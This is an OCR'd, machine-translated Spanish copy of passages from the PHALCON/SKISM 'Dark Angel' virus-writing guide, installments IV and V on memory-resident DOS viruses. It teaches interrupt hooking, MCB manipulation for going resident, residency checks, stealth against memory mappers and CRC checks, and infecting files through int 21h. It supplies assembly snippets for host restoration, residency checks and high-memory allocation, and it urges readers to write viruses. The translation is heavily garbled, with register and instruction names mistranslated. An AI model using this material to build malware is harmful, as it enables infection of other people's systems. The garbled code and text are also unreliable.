
el error del grevious es inmediatamente obvio. Si el virus no está trabajando,
verifique para este bicho. Casi es como difícil coger como un indicador NULO
error en C.

5. Lea los últimos problemas de 40Hex

40Hex, el periódico del oficial de PHALCON/SKISM de técnicas del virus y noticias,
es una publicación a no ser extrañada por cualquiera mismo-respetando a escritor del virus.
Cada problema contiene las técnicas y código de la fuente, diseñados para ayudar todos,
escritores del virus, sea ellos principiantes o expertos. Las noticias virus-relacionadas son
también publicado. ¡Consígalo, léalo, ámelo, cómalo!

ÄÄÄÄÄÄ
TAN AHORA
ÄÄÄÄÄÄ

usted tiene todo el código y información suficiente escribir un virus viable,
así como una riqueza de técnicas para usar. Así que deje de leer y empieza
¡escribiendo! La única manera de mejorar ha terminado practise. Después de las dos o
tres pruebas, usted debe estar camino bien a escribir virii bueno.



ÄÄ
NEGADOR: Este archivo es 100% garantizó a
exista. El autor no hace ninguna demanda al
existencia o inexistencia del lector.
  ÄÄ
Este espacio intencionalmente el espacio en blanco izquierdo.
  ÄÄ
¡SALUDA: la casa Bienvenida, Hellraiser! Hola a
el resto del PHALCON/SKISM braveó: la Cuenta
Ponga a cero, Demogorgon, Garbageheap, así como
todos los demás que yo no mencioné.
  ÄÄ

El Virus de Clumpy de Angel oscuro que Escribe Guía
  ÄÄÄÄ ÄÄÄÄÄÄÄÄ ÄÄÄÄÄÄÄ ÄÄÄÄÄÄ ÄÄÄÄÄÄÄÄ ÄÄÄÄÄÄ
"Es el cheesiest" - Kraft

  ÄÄ
INSTALACION IV: VIRII RESIDENTE, PARTA yo
  ÄÄ

Ahora que el tema de virii no residente se ha dirigido, esta serie ahora
giros a la memoria el virii residente. Esta instalación cubre la teoría detrás de
este tipo de virus, aunque ningún código se presentará. Con esto
conocimiento en mano, usted puede escribir virii residente audazmente a la memoria seguro
que usted no es demasiado mal fucking a.

  ÄÄÄÄÄÄÄÄÄÄÄÄ
INTERRUPCIONES
  ÄÄÄÄÄÄÄÄÄÄÄÄ
DOS nos proporciona amablemente un método poderoso de reforzarse, a saber
memoria los programas residente. Memoria que los programas residente permiten el extention
y alteración del funcionar normal de DOS. Para entender cómo la memoria
trabajo de los programas residente, es necesario cavar en las complejidades de
la mesa de la interrupción. La mesa de la interrupción se localiza de la situación de memoria
0000:0000 a 0000:0400h (o 0040:0000), sólo debajo de la información de BIOS
área. Consiste en 256 palabras dobles, cada uno que representa un segment:offset
par. Cuando una llamada de la interrupción se emite vía una instrucción de INT, dos cosas,
ocurra, en este orden:

1) las banderas se empujan hacia la pila.
2) una llamada lejana se emite al segment:offset localizado en la interrupción
mesa.

Para volver de una interrupción, una instrucción del iret se usa. El iret

la instrucción invierte el orden de la llamada del int. Realiza un retf seguido por un popf. Este procedimiento del call/return tiene un interesante
sideeffect cuando considerado negociantes de la interrupción en los que devuelven valores el
las banderas registran. Los tales negociantes deben manipular el registro de las banderas directamente
ahorrado en la pila en lugar de absolutamente directamente manipulando el registro.

El procesador investiga la mesa de la interrupción para la situación llamar. Para
ejemplo, cuando una interrupción 21h se llama, el procesador investiga el
interrumpa mesa para encontrar la dirección de la interrupción 21h negociante. El
el segmento de este indicador es 0000h y el desplazamiento es 21h*4, o 84h. En otro
palabras, la mesa de la interrupción simplemente es una cadena consecutiva de 256 indicadores a
interrupciones, yendo de interrupción 0 para interrumpir 255. Para encontrar un específico
interrumpa a negociante, cargue en un palabra segment:offset dobles aparee del segmento
0, desplazamiento (interrupción number)*4. La mesa de la interrupción se guarda en norma
Intel invierten palabra formato doble, i.e. el desplazamiento se guarda primero, siguió
por el segmento.

Para un programa a "captura" una interrupción, es decir, remita la interrupción,
debe cambiar los datos en la mesa de la interrupción. Esto puede lograrse
o por manipulación directa de la mesa o por una llamada al apropiado
Función de DOS. Si el programa manipula la mesa directamente, debe poner
este código entre un par de CLI/STI, como emitir una interrupción por el procesador,
mientras la mesa se medio-altera podría tener consecuencias horribles. Generalmente,
la manipulación directa es la alternativa preferible, desde que algún primitivo
los programas como FluShot+ entrampan la interrupción 21h llamada ponía el
interrupción y advertirá al usuario si cualquiera "desautorizado" la prueba de los programas a
cambie al negociante.

Un negociante de la interrupción es un pedazo de código que se ejecuta cuando una interrupción
se pide. La interrupción o puede ser pedida por un programa o puede ser pedido por el procesador. Interrumpa 21h es un ejemplo del anterior, mientras interrupción 8h es un ejemplo del último. El sistema BIOS proporciona un
la porción de los negociantes de la interrupción, con DOS y otro programas proporcionar,

el resto. Generalmente, BIOS interrumpe rango de 0h a 1Fh, interrupciones de DOS,
vaya de 20h a 2Fh, y el resto está disponible para el uso por programas.

Cuando un programa desea instalar su propio código, debe considerar varios
factores. En primer lugar, es él suplantando o recubriendo existiendo código que
¿es decir, hay ya un presente de negociante de interrupción? Secondly, hace
¿desea el programa conservar el funcionando del negociante de la interrupción viejo?
Por ejemplo, un programa que "ganchos" en la BIOS reloj tictac interrupción
desee conservar al negociante de la interrupción viejo definitivamente. Ignorando el
la presencia del negociante de la interrupción viejo podría llevar a los resultados desastrosos,
sobre todo si los programas residente previamente-cargados capturaran la interrupción.

Una técnica usada en muchos negociantes de la interrupción se llama "encadenando." Con
encadenando, ambos el nuevo y los negociantes de la interrupción viejos se ejecutan. Allí
es dos métodos primarios por encadenar: el preexecution y postexecution. Con
preexecution encadenando, el negociante de la interrupción viejo se llama antes el nuevo
uno. Esto es cumplido vía un pseudo-INT llame consistiendo en un pushf seguido por una llamada el ptr lejano. El nuevo negociante de la interrupción se pasa mando
cuando el viejo termina. El Preexecution encadenando se usa cuando el nuevo
negociante de la interrupción desea usar los resultados del negociante de la interrupción viejo en
decidiendo la acción apropiada para tomar. El Postexecution encadenar es más
sincero, simplemente consistiendo en un jmp la instrucción del ptr lejana. Esto
el método no exige localizar ni siquiera una instrucción del iret en el nuevo
¡interrumpa a negociante! Cuando el jmp se ejecuta, el nuevo negociante de la interrupción tiene
completado sus acciones y el mando se pasa al negociante de la interrupción viejo.
Este método se usa principalmente cuando un programa desea interceptar el
llamada de la interrupción ante DOS o BIOS tiene una oportunidad para procesarlo.

ÄÄ
Una INTRODUCCION A la DOS MEMORIA ASIGNACION
ÄÄ

La asignación de memoria es quizás uno de los conceptos más difíciles, ciertamente

el más duro para llevar a cabo, en DOS. El problema queda en la falta de oficial
documentación por Microsoft y IBM. Desgraciadamente, conocimiento del DOS memoria gerente es por escrito crucial el virii del memoria-residente.

Cuando un programa le pide más memoria a DOS, el sistema operativo talla fuera un
el pedazo corto y grueso de memoria de la piscina de memoria del unallocated. Aunque este concepto
es simple bastante para entender, es necesario cavar más profundamente en orden a
tenga conocimiento suficiente para escribir virii memoria-residente eficaz. DOS
crea bloques de mando de memoria (MCBs) para ayudarse a guardar huella de éstos
pedazos cortos y gruesos de memoria. Se párrafo-clasifican según tamaño MCBs las áreas de memoria que es cada uno
consagrado a guardar huella de una área particular de memoria asignada. Cuando
un programa pide memoria, un párrafo para el MCB se asigna en
suma a la memoria pedida por el programa. El MCB simplemente queda en el frente de la memoria que controla. Visualmente, un MCB y sus miradas de memoria
como:

```
  ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ MCB 1 Pedazo corto y grueso de ³ o ' memoria controlada por MCB 1 ³
  ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
```

Cuando una segunda sección de memoria se pide, otro MCB simplemente se crea
sobre la memoria último asignó. Visualmente:

```
  ÚÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄÄ¿
³ MCB 1 Pedazo corto y grueso de ³ 1 ³ MCB 2 Pedazo corto y grueso de ³
2 ³
  ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÙ
```

En otras palabras, los MCBs están "apiló" uno encima del otro. Es
malgastador al deallocate MCB 1 ante MCB 2, como agujeros en memoria desarrolle. El
estructure para el MCB es como sigue:

```
Significado de Tamaño de desplazamiento
  ÄÄÄÄÄÄ ÄÄÄÄÄÄÄ ÄÄÄÄÄÄÄ
0 BYTE ' M ' o ' Z '
1 PALABRA Proceso ID (PSP del dueño de bloque)
3 PALABRA Tamaño en párrafos
5 3 BYTES Reservaron (Sin usar)
8 8 BYTES DOS 4+ usa esto. Yay.
```

Si el byte a desplazamiento 0 es ' M ', entonces el MCB no es el extremo de la cadena.
El ' Z ' denota el extremo de la cadena de MCB. Puede haber más de un MCB

presente de la cadena en memoria en seguida y esto que "rasgo" es usado por virii para ir
residente en memoria alta. La palabra a desplazamiento 1 es normalmente igual al PSP
del el dueño de MCB. Si tiene 0 años, significa que el bloque es libre y es
disponible para el uso por programas. Un valor de 0008h en este campo denota DOS
como el dueño del bloque. El valor a desplazamiento 3 no incluye el
el párrafo asignó para el MCB. Refleja el valor pasado al DOS
funciones de asignación. Todos los campos localizados después del tamaño del bloque son bonitos
inútil así usted podría ignorarlos también.

Cuando un archivo de COM está cargado, toda la memoria disponible se asigna a él por DOS.
Cuando un archivo de EXE está cargado, la cantidad de memoria especificó en el EXE
el título se asigna. Hay un mínimo y valor del máximo en el
título. Normalmente, el montador le pondrá el valor del máximo a FFFFh
párrafos. Si el programa desea asignar memoria, debe encogerse primero
el pedazo corto y grueso principal de memoria poseído por el programa
al mínimo requerido.
Por otra parte, el esfuerzo patético a la asignación de memoria fallará miserablemente.

Desde los programas normalmente no se supone que manipula MCBs directamente, el
DOS memoria gerente llama (48h - 4Ah) todo el retorno y acepta valores del
primero el párrafo de memoria programa-utilizable, es decir, el párrafo de memoria
inmediatamente después del MCB. Es importante tener presente esto cuando
escribiendo MCB-manipulando código.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
MÉTODOS DE IDA RESIDENTE
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Hay una variedad de memoria las estrategias residente. El primero es el uso de
la interrupción de DOS tradicional las rutinas de TSR, INT 27h o INT 21h/Function 31h. Estas rutinas son indeseables al escribir virii, porque ellos no vuelven controle atrás al programa después de la ejecución.
Adicionalmente, ellos se presentan en "alambristas de memoria" como PMAP y MAPMEM.
Incluso un tirador de puerta puede descubrir semejante presencia viral ruidosa.

La alternativa viral tradicional a usar la interrupción de DOS normal es,
por supuesto, escribiendo una nueva rutina de la residencia. Casi cada virus moderno usa
una rutina a "la carga alto," es decir, para cargarse en el más alto posible

situación de memoria. Por ejemplo, en un 640K sistema, el virus cargaría
él sólo bajo los 640K pero sobre el área reservada por DOS para el programa
uso. Aunque ésta no es técnicamente el área de memoria alta, será
llamado tal en el resto de este archivo para agregar confusión
y caoses generales en esto por otra parte el archivo bien-educado. Lata alta cargando
se logrado fácilmente a través de una serie de llamadas de la interrupción para la reasignación
y asignación. El método general es:

1. Encuentre el tamaño de memoria
2. Encógase la memoria del programa al tamaño de memoria total - el tamaño del virus
3. Asigne memoria para el virus (esto estará en el área de memoria alta)
4. Cambie el MCB del programa al extremo de la cadena (Mark él con ' Z ')
5. Copie el virus a la memoria alta
6. Ahorre los vectores de la interrupción viejos si el virus desea encadenar vectores
7. Ponga los vectores de la interrupción a las situaciones apropiadas en memoria alta

Cuando la memoria interesada clasifica según tamaño, recuerda que todos los tamaños están en párrafos.
El MCB también debe ser considerado, cuando sube un párrafo de memoria.
La ventaja de este método es que no hace, como una regla, muestre a adelante
alambristas de memoria. Sin embargo, la memoria del sistema total como mostrado por cosas así programa
cuando CHKDSK disminuirá.

Una tercera alternativa no es en absoluto ninguna asignación. Algunos virii se copian a
la memoria sólo bajo 640K, pero no asigna la memoria. Esto puede tener consecuencias desastrosas, cuando cualquier programa cargado por DOS puede usar esto posiblemente
memoria. Si se adultera, los resultados imprevisibles pueden ocurrir. Aunque no
la pérdida de memoria es mostrada por CHKDSK, los posibles caoses que son el resultado de esto,
el método es claramente inaceptable. Algunos virii usan memoria conocida para ser libre.
Por ejemplo, la cima de la mesa de la interrupción o partes de memoria videa todos
puede usarse con un poco de convicción que la memoria no se adulterará.
Una vez más, esta técnica es indeseable cuando es sumamente inestable.

Estas técnicas están por ningún medios los únicos métodos de residencia. Yo tengo
tales métodos raros vistos como yendo residente en el DOS el disco interior
pulidores. Donde hay memoria, hay una manera.

Es a menudo deseable saber si el virus ya es residente. El

el método más simple de hacer esto es escribir una función verificando en el
interrumpa código del negociante. Por ejemplo, una llamada para interrumpir 21h con el hacha
el registro puso a 7823h podría devolver un 4323h valor en hacha, significando,
residencia. Al usar este cheque, es importante asegurar que no
los posibles conflictos con otros programas o el propio DOS ocurrirán.
Otro método, aunque un proceso costoso en términos de los dos tiempo y código
longitud, es verificar cada segmento en memoria para el código que indica el
presencia del virus. Este método es, por supuesto, indeseable, desde que es
lejos, lejos más simple para codificar un cheque simple vía el negociante de la interrupción. By
usando cualquier tipo de cheque, la necesidad del virus no miedo que va residente dos veces,
qué simplemente sería un pérdidas de memoria.

¿POR QUÉ el RESIDENTE?

Memoria los virii residente tienen varias ventajas distintas encima del virii del runtime.

o Size según tamaño

Memoria los virii residente son a menudo más pequeños que su brethern del runtime como
ellos no necesitan incluir código para buscar archivos para infectar.

Efectividad de o

Ellos son a menudo más virulentos, desde que incluso el orden de DIR puede ser
"infectó." Generalmente, la técnica normal es infectar cada archivo
eso se ejecuta mientras el virus es residente.

o Speed

Los virii de Runtime infectan antes de un archivo se ejecuta. Un malamente escrito o
el virus del runtime grande causará un retraso del noticible antes de la ejecución
fácilmente manchado por usuarios. Adicionalmente, causa disco inmoderado
actividad que es perjudicial al lifespan del virus.

Disimulo de o

La manipulación de interrupciones permite la aplicación de
técnicas de disimulo, como la ocultación de cambios en longitudes del archivo en
inscripciones del directorio y desinfección de la en-el-mosca. Así es más duro para
el medio usuario para descubrir el virus. Adicionalmente, el virus astuto
incluso pueda esconder de los cheques de CRC, por eso borrando otro anti todavía -
técnica de descubrimiento de virus.

ESTRUCTURA DEL VIRUS RESIDENTE

Con la información preliminar fuera de la manera, la discusión puede ahora
cambie a más virus-relacionado, ciertamente los temas más interesantes. El
estructura de la memoria el virus residente es sumamente diferente de eso de
el virus del runtime. Simplemente consiste en un talón corto determinaba si
el virus ya es residente. Si ya no está en memoria, el stuf,
cargas él en la memoria a través del método cualquier. Finalmente, el talón restaura
controle al programa del organizador. El resto del código del virus residente
consiste en negociantes de la interrupción donde el volumen del trabajo se hace.

El talón es la única porción del virus que necesita tener desplazamiento del delta
cálculos. El negociante de la interrupción existirá con suerte a una situación que
no requiera tal fixups mundano. Una vez cargado, debe haber no
el uso extenso del delta compensó, como la situación de las variables es
prefije. Desde que el código del virus residente debe originar a desplazamiento 0 del
bloque de memoria, origine el código de la fuente a desplazamiento 0. No incluya un jmp
al código del virus en el archivo del portador original. Al mover el virus a
memoria, simplemente movimiento que empieza de [el bp+startvirus] y los desplazamientos deben
funcione cuando ellos están en el archivo de la fuente. Esto simplifica (y acorta)
el codificando de los negociantes de la interrupción.

Varias cosas deben ser consideradas los negociantes de la interrupción por escrito para un
virus. Primero, el virus debe conservar los registros. Si los usos del virus
preexecution encadenando, debe ahorrar los registros después de la llamada al
negociante original. Si el virus usa postexecution encadenando, debe restaure los registros originales de la llamada de la interrupción antes de la llamada al
negociante original. Segundo, es más difícil, aunque no imposible, a lleve a cabo encryption con memoria el virii residente. El problema es que si
el negociante de la interrupción es no pueden llamarse encrypted que interrumpen a negociante
antes de que la función del decryption. Éste puede ser un dolor mayor en el asno. El
manera del cheesy fuera es no incluir encryption simplemente. Yo prefiero el cheesy
manera. Los lectores del noncheesy fuera allí podrían desear tener la memoria
simultáneamente sostenga dos copias del virus, encrypt la copia sin usar, y

use los encrypted copian como el escriba pulidor. Por supuesto, el virus habría
entonces tome la cantidad de memoria que normalmente requeriría dos veces. El uso de
el encryption es una cuestión de opción personal y cheesiness. Un sidebar a
preservación de negociantes de la interrupción: Como notó antes, el registro de las banderas es
restaurado de la pila. Es importante preexecution encadenando ahorrar el nuevo registro de las banderas hacia la pila donde el registro de las banderas viejo era
guardado.

Otro factor importante para considerar al escribirles a negociantes de la interrupción,
sobre todo aquéllos de interrupciones de BIOS, es la falta de DOS de reentrance. Esto
medios que no pueden ejecutarse funciones de DOS mientras DOS es en medio de
procesando una demanda de la interrupción. Esto es porque DOS prepara el mismo
apile indicador cada tiempo se llama, y llamando la segunda interrupción de DOS
cause el proceso de uno para borrar la pila del otro,
causando imprevisible, pero a menudo el término, resultados. Esto aplica
sin tener en cuenta que se llaman interrupciones de DOS, pero es especialmente verdad
para interrupción 21h, desde que está tentando a menudo para usarlo de dentro de un
interrumpa a negociante. A menos que es cierto que DOS no está procesando un
antes de pida, no usa una función de DOS en el negociante de la interrupción. It
es posible usar el "baje" la interrupción 21h funciones sin miedo de adulterando la pila, pero ellos son básicamente los inútiles, realizando,
funciones fácilmente manejadas por llamadas de BIOS o el acceso del hardware directo. Esto
la discusión entera sólo aplica a enganchar interrupciones de no-DOS. Con enganchar
DOS interrumpe viene la convicción que DOS no está ejecutando en otra parte,
desde que estaría adulterando su propia pila que sería entonces un más más
occurence infortunado de hecho.


La interrupción más común para enganchar es, naturalmente, interrumpa 21h. Interrupción
21h son llamados por casi cada programa de DOS. La estrategia usual es para un
virus para encontrar archivos potenciales para infectar interceptando ciertas llamadas de DOS.
Las funciones primarias para enganchar incluyen el hallazgo primero, encuentre luego, abra, y
ejecute órdenes. Diestramente usando por y postexecution encadenando, un


el virus puede encontrar el archivo que se encontró fácilmente, puede abrir, o puede ejecutar y
inféctelo. El truco está encontrando el método apropiado simplemente para aislar
el filename. Una vez eso se hace, el resto es esencialmente idéntico al virus del runtime.

Al llamar interrupciones enganchadas por el virus del código de interrupción de virus,
asegúrese que el virus no entrampa esta llamada del particular, para que no un
resultado de la vuelta infinito. Por ejemplo, si el ejecute la función se entrampa y
el virus desea, por alguna razón, para ejecutar un archivo particular que usa esto
funcione, no debe usar un "int 21h" simples para hacer el trabajo. En casos
como esto donde el problema es inevitable, simplemente simule el llamada de la interrupción con una combinación del pushf/call.

La estructura básica del negociante de la interrupción es bastante simple. El negociante
primero las pantallas los registros para o una identificación llaman o para un
función entrampada como ejecute. Si no es ninguno del anterior, el negociante tira controle atrás al negociante de la interrupción original. Si es un
demanda de identificación, el negociante simplemente los juegos los registros apropiados
y ingresos al programa de la profesión. Por otra parte, el virus debe decidir si
la demanda llama para por o encadenamiento del postexecution. Sin tener en cuenta que
usa, el virus debe encontrar el filename y debe usar esa información a infecte. Los filename o pueden encontrarse a través del uso de registros como
indicadores o investigando thorugh ciertos datos estructura, como FCBs. La rutina de infección está igual que el de virii no residente, con el la excepción de las pautas perfiló en los pocos párrafos anteriores.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
Lo que ES VENIR
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
Yo me disculpo para las frases algo secretas usadas en la guía, pero yo soy un
programador, no un escritor. Mi única sugerencia es leer todo encima de hasta que tenga sentido. Yo decidí condensar este problema de la guía con
teoría en lugar del código. En la próxima instalación, yo presentaré todos el
código necesario escribir un virus del memoria-residente, junto con algunas técnicas,
qué puede usarse. Sin embargo, toda la información necesitó escribirle a un residente
el virii ha sido incluido en esta instalación; es meramente una cuestión de
aplicación. ¡Tenga cubos o ' la diversión!





ÄÄ
¿NEGADOR: Por qué molesto yo escribiendo uno??
ÄÄ
MO STUFF: Saluda a todo el Phalcon/Skism
crew,especially Garbageheap,Hellraiser,
Demogorgon,Lazarus Long,and Decimator.
ÄÄ

El Virus de Chewy de Angel oscuro que Escribe Guía
ÄÄÄÄ ÄÄÄÄÄÄÄÄ ÄÄÄÄÄÄ ÄÄÄÄÄÄ ÄÄÄÄÄÄÄÄ ÄÄÄÄÄÄ
"Más de 2 mil millones sirvieron"

ÄÄ
INSTALACION V: los VIRUSES RESIDENTE, PARTA II
ÄÄ

Después de leer el el Clumpy Guide, usted debe tener alguna idea por lo menos de
cómo codificar un virus residente. Sin embargo, las descripciones algo vagas yo
dado lo puede haber dejado en un estado turbado los sentidos. Esperanzadamente, esta instalación
aclare el aire.

ÄÄÄÄÄÄÄÄÄÄ
ESTRUCTURA
ÄÄÄÄÄÄÄÄÄÄ
En caso de que usted lo extrañó la última vez, aquí es una apreciación global rápida, general de
la estructura del virus residente. El virus consiste en dos comandante porciones, el talón cargante y los negociantes de la interrupción. El talón cargante
realiza dos funciones. Primero, remite interrupciones al código del virus.
Segundo, causa el virus para ir residente. Los negociantes de la interrupción contienen
el código que la infección de archivo de causa. Generalmente, la trampa de los negociantes
interrumpa 21h y intercepte cosas así llama como ejecución del archivo.

ÄÄÄÄÄÄÄÄÄÄÄÄÄ
TALON CARGANTE
ÄÄÄÄÄÄÄÄÄÄÄÄÄ
El talón cargante consiste en dos porciones del comandante, la rutina de la residencia y
la rutina de la restauración. La última porción de la que maneja el retorno
controle al archivo original, es idéntico como el uno en el no residente
virus. Yo tocaré brevemente en él aquí.

Ahora usted debe entender la teoría completamente detrás del archivo de COM
infección. Simplemente reemplazando los primeros pocos bytes, el traslado puede estar
controlado al virus. El truco restaurando archivos de COM simplemente es a
restaure los bytes borrados al principio del archivo. Esto
la restauración toma sólo ponga en memoria y es por consiguiente lejos de permanente.
Desde que los archivos de COM siempre cargan en un solo segmento de memoria y empiezan cargando a
compense 100h en el segmento de memoria (para hacer sitio para el PSP), el
el procedimiento de la restauración es muy simple. Por ejemplo, si el primero en tres
se guardaron bytes de un archivo de COM en un pulidor llamó "first3" antes de ser
borrado por el virus, entonces el código siguiente restauraría el código en
memoria:

```
mov di,100h; la situación Absoluta de destino
prado si,[bp+first3]; la dirección de Carga de bytes ahorrados.
; Asuma bp = "el delta compensó"
movsw; Asuma CS = DS = ES y una bandera de la dirección aclarada
movsb; el Movimiento tres bytes
```

El problema de todavía devolver mando al programa permanece. Esto simplemente
consiste en compulsión el programa para transferir mando para compensar 100h. El
la rutina más fácil sigue:

```
mov di,100h
di del jmp
```

Hay numerosas variaciones de esta rutina, pero ellos todos logran el tarea básica de escena el ip a 100h.

Usted también debe entender ahora el concepto detrás de infección de EXE. EXE
la infección, a su nivel más básico, consiste en cambiar ciertos bytes en
el título de EXE. El truco simplemente es deshacer todos los cambios que el

el virus hizo. El código sigue:

```
hacha del mov, es; ES = el segmento de PSP
agregue hacha, 10h; las salidas Cargantes después de PSP
agregue palabra ptr cs:[bp+OrigCSIP+2], hacha; el valor de segmento de
Título era
; el pariente para acabar de PSP
cli
agregue hacha, palabra ptr cs:[bp+OrigSSSP+2]; Ajuste la pila también
ss del mov, hacha,
sp del mov, cs:[bp+OrigSSSP de ptr de palabra]
sti
db 0eah; JMP PTR SEG:OFF LEJANO
¿Dd de OrigCSIP? ; Ponga valores del título
¿Dd de OrigSSSP? ; en aquí
```

Si el virus es un infector EXE-específico pero usted todavía desea usar un COM
archive como el archivo del portador, entonces absolutamente juego que los OrigCSIP valoran a FFF0:0000.
Esto será cambiado por la rutina de la restauración a PSP:0000 qué es, convenientemente, un int 20h instrucción.

Todo ese materiales no deben ser nuevos. Ahora nosotros pisaremos en nuevo territorio.
Hay dos métodos de residencia. El primero es el método del weenie que simplemente consiste en usar DOS interrumpe para hacer el trabajo para usted. Este método
succiones porque tiene 1 años) fácilmente el trappable por incluso el más primitivo de
el virus residente supervisa y 2) las fuerzas el programa para terminar ejecución,
por eso alertando al usuario a la presencia del virus. Yo no igualaré código presente para el método del weenie porque, cuando el nombre sugiere, es
sólo para el weenies. Los programadores reales escriben sus propias rutinas de la residencia.
Esto consiste básicamente en MCB-manipulación. El método general es:

1. Verifique para la instalación anterior. Si ya instaló, termine el virus.
2. Encuentre la cima de memoria.
3. Asigne la memoria alta.
4. Copie el virus a la memoria alta.
5. Cambalachee los vectores de la interrupción.

Hay varias variaciones en esta técnica y ellos se discutirán
cuando la necesidad se levanta.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
CHEQUE de la INSTALACION
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Hay varios tipos diferentes de cheque de la instalación. El más común es una llamada a int 21h con HACHA puesta a un cierto valor. Si ciertos registros
se devuelve juego a ciertos valores, entonces el virus es residente. Para

ejemplo, un cheque de residencia de muestra sería:

```
mov ax,9999h; el cheque de la residencia
int 21h
cmp bx,9999h; ingresos bx=9999h si instaló
already_installed del jz
```

Al escoger un valor por el hacha en el cheque de la instalación, asegúrese que hace
no el conflicto con una función existiendo a menos que la función es indemne.
Por ejemplo, no usa cordón del despliegue (ah=9) a menos que usted desea tener
resultados imprevisibles cuando el virus está instalándose primero. Un ejemplo
de una función indemne es consigue versión de DOS (ah=30h) o pulidor de teclado de rubor
(ah=0bh). Por supuesto, si el cheque choca con una función actual, hechura,
efectivamente es así estrecho bastante que ningún programa tendrá un problema con él. Para
ejemplo, no entrampa ah=30h meramente, pero entrampa ax=3030h o incluso ax=3030h y
bx=3030h.

Otro método de verificar para la residencia es investigar con toda seguridad
características del virus. Por ejemplo, si el virus siempre pone un vector de la interrupción sin usar para apuntar a su código, un posible cheque de la residencia,
sea investigar el vector para las características del virus. Por ejemplo:

```
ax,ax del xor
ds,ax del mov; la mesa del ds->interrupt
les bx,ds:[60h*4]; consigue dirección de interrupción 60h
; asuma el virus entrampa esto y pone su int 21h negociante
; aquí
cmp es:bx,0FF2Eh; la búsqueda para el cordón del virus
     .
     .
     .
int60:
jmp el ptr cs:origint21 lejano
```

Al usar este método, tenga cuidado para asegurar eso no hay ninguna posibilidad de
esta característica que es falso cuando el virus es residente. En este caso,
otro programa no debe entrampar el int 60h vector o resto que el cheque puede fallar
aun cuando el virus ya es residente, por eso causando imprevisible, resultados.

ENCUENTRE LA CIMA DE MEMORIA

DOS generalmente carga toda la memoria disponible a un programa al cargar. Armado
con este conocimiento, el virus puede determinar la memoria disponible fácilmente
tamaño. Una vez más, la estructura de MCB es:

Significado de Tamaño de desplazamiento
  ------ ------- -------
0 BYTE ' M ' o ' Z '
1 PALABRA Proceso ID (PSP del dueño de bloque)
3 PALABRA Tamaño en párrafos
5 3 BYTES Reservaron (Sin usar)
8 8 BYTES DOS 4+ usa esto. Yay.

ax,ds del mov; Asuma inicialmente DS iguala el segmento del PSP
hacha del dec
ds,ax del mov; DS = MCB de programa infectado
mov bx,ds:[3]; Consigue MCB clasifican según tamaño (total los párrafos disponibles para programar)

Un método más simple de realizar la misma acción es usar DOS es reasigne
función de memoria de la manera siguiente:

mov ah,4ah; Altere asignación de memoria (asuma ES = PSP)
mov bx,0FFFFh; la Demanda una cantidad ridícula de memoria
int 21h; el máximo de los Ingresos la memoria disponible en BX
; Éste es el mismo valor como en ds:[3]

  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ASIGNE LA MEMORIA ALTA
  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
El método más fácil para asignar memoria es permitir a DOS hacer el trabajo para usted.

mov ah,4ah; Altere asignación de memoria (asuma ES = PSP)
substituya bx,(endvirus-startvirus+15)/16+1; Asuma originalmente BX sostuvo total
; la memoria disponible al programa (volvió antes por
; llame a int 21h/function 4ah
int 21h

mov ah,48h; Asigne memoria
mov bx,(endvirus-startvirus+15)/16
int 21h
es,ax del mov; el es ahora los sostenimientos el segmento de memoria alto

bx del dec
byte del mov ptr ds:[0], ' Z '; probablemente no necesitó
